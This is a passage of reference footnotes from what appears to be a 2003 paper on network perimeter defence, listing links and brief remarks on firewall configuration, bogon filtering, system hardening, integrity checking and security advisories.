http://lists.insecure.org/lists/focus-ids/2003/Jun/0171.html
9 More information about IANA address allocation is available here: http://www.iana.org/assignments/ipv4-address-space
10 For more information on RFC 2606 see: http://www.rfc-editor.org/rfc/rfc2606.txt
11 Commercial firewalls are differentiated for example by providing redundancy and failover capabilities, centralized management of geographically distributed firewalls, and access to commercial support.
12 SANS training material, Auditing the Perimeter 2003; pp. 3-17 – 3-25;
13 Information on securing routers is available from http://www.cisecurity.org, http://www.sans.org
14 http://marc.theaimsgroup.com/?l=nanog&r=1&w=2
15 Bogon networks are those that are not supposed to be routed on the Internet.
16 Most operators of public time servers ask that you check with them before using their system. A list of public servers is available at: http://www.eecis.udel.edu/~mills/ntp/servers.html
17 More information is available at the project's Web site: http://www.cisecurity.org/
18 ftp://ftp.openbsd.org/pub/OpenBSD/doc/pf-faq.txt
19 “Security through diversity. Remember that this only works if your system is as secure as the union of the security of the diverse subsystems. If your system is as secure as the intersection of the security of the diverse subsystems, then diversity is going to hurt rather than help.” See: http://www.counterpane.com/crypto-gram-0307.html
20 An example of unknown risk is the recently discovered bug in RPC DCOM services on Windows. The bug impacted Windows NT 4, 2000, XP, and 2003. The vulnerability apparently existed for more than six years before it was publicly announced.
21 William Stearns maintains a list of applications that are compatible with the pcap file format: http://www.stearns.org/doc/pcap-apps.html
22 This page includes a matrix of common functions and how to perform them on many Unix and Unix-like systems: http://bhami.com/rosetta.html
23 http://marc.theaimsgroup.com/?l=openbsd-misc&m=105491278712807&w=2
24 http://mniam.net/pf/pf.png
25 Two references on fragmentation as they apply to traffic monitoring: http://secinf.net/info/ids/idspaper/idspaper.html and http://www.securityfocus.com/infocus/1577.
26 http://archives.neohapsis.com/archives/bugtraq/2002-10/0266.html
http://www.kb.cert.org/vuls/id/464113
http://cgi.nessus.org/plugins/dump.php3?id=11618
27 Many people believe that private addresses cannot be routed on the Internet, and in theory they are right. However,firewall and IDS analysts will generally tell you that it is common to see “unroutable” addresses showing up

on their networks. That is why we bother to block them at the router and firewall.

28 Northcutt, Stephen and Novak, Judy: Network Intrusion Detection An Analyst's Handbook. 2001.
Northcutt, Stephen; Cooper, Mark; Fearnow, Matt; Frederick, Karen: Intrusion Signatures and Analysis. 2001.
29 http://www.cert.org/advisories/CA-2003-04.html
30 http://www.cert.org/advisories/CA-2003-04.html

31 Regional registries keep track of who owns ranges of IP addresses. These registries provide a whois service you can use to determine who uses an address. ARIN, at http://www.arin.net, provides this for the US and Canada (and others), and will link to other registries if an address is outside their region.
Samspade, http://www.samspade.org, provides a Web interface for whois, DNS lookups, traceroute, etc. It is considered unethical to scan any address not under your control, even if it appeared to scan you. Using a tool like samspade is not very invasive and generally acceptable. The traceroute also does not come from your address, so it is less likely that a scanner would realize you had taken an interest in their activity.

32 http://isc.incidents.org
33 http://www.google.com
34 http://cert.uni-stuttgart.de/archive/incidents/2003/04/msg00135.html
35 http://www.openbsd.org/cgi-bin/man.cgi?query=pfctl&apropos=0&sektion=0&manpath=OpenBSD+Current&arch=i386&format=html

36 This list of executable file types is provided with Symantec's SMTP gateway product: http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=164&EID=0

37 References on postfix header filtering:
http://www.postfix.org/uce.html#header_checks
from: http://archives.neohapsis.com/archives/postfix/2000-10/0414.html
from: http://www.irbs.net/internet/postfix/0112/0323.html

38 A full manual for squid is available at: http://squid.visolve.com/

39 Help for hardening Solaris is available at these sites:
http://www.cisecurity.com/bench_solaris.html
http://www.spitzner.net/armoring.html
http://www.sun.com/blueprints/0603/816-5240.pdf
http://www.sun.com/blueprints/1102/816-5241.pdf
http://www.fish.com/titan/
40 http://www.fish.com/titan/TITAN_documentation.html
http://www.sun.com/security/jass

41 GIAC uses Norton Ghost: http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=3&EID=0

42 http://www.cs.tut.fi/~rammer/aide.html
43 http://sunsolve.sun.com/pub-cgi/filefingerprints.pl
44 http://www.chkrootkit.org
45 http://marc.theaimsgroup.com/?l=firewall-wizards&m=105233873827784&w=2
46 http://www.securityfocus.com/infocus/1713

47 Articles pertaining to attacks on biometric authentication: http://www.securityfocus.com/news/6717

48 http://freerepublic.com/focus/f-news/949307/posts
49 http://www.ee.oulu.fi/research/ouspg/protos/index.html
50 http://www.cert.org/advisories/CA-2003-06.html
51 http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/
52 http://www.cisco.com/warp/public/707/cisco-sa-20030221-protos.shtml
53 http://marc.theaimsgroup.com/?l=bugtraq&m=106149026621753&w=2
54 http://www.xfocus.org/programs/200209/10.html
55 http://www.interlog.com/~tcharron/blat.html
56 http://www.securityfocus.com/bid/8456/solution/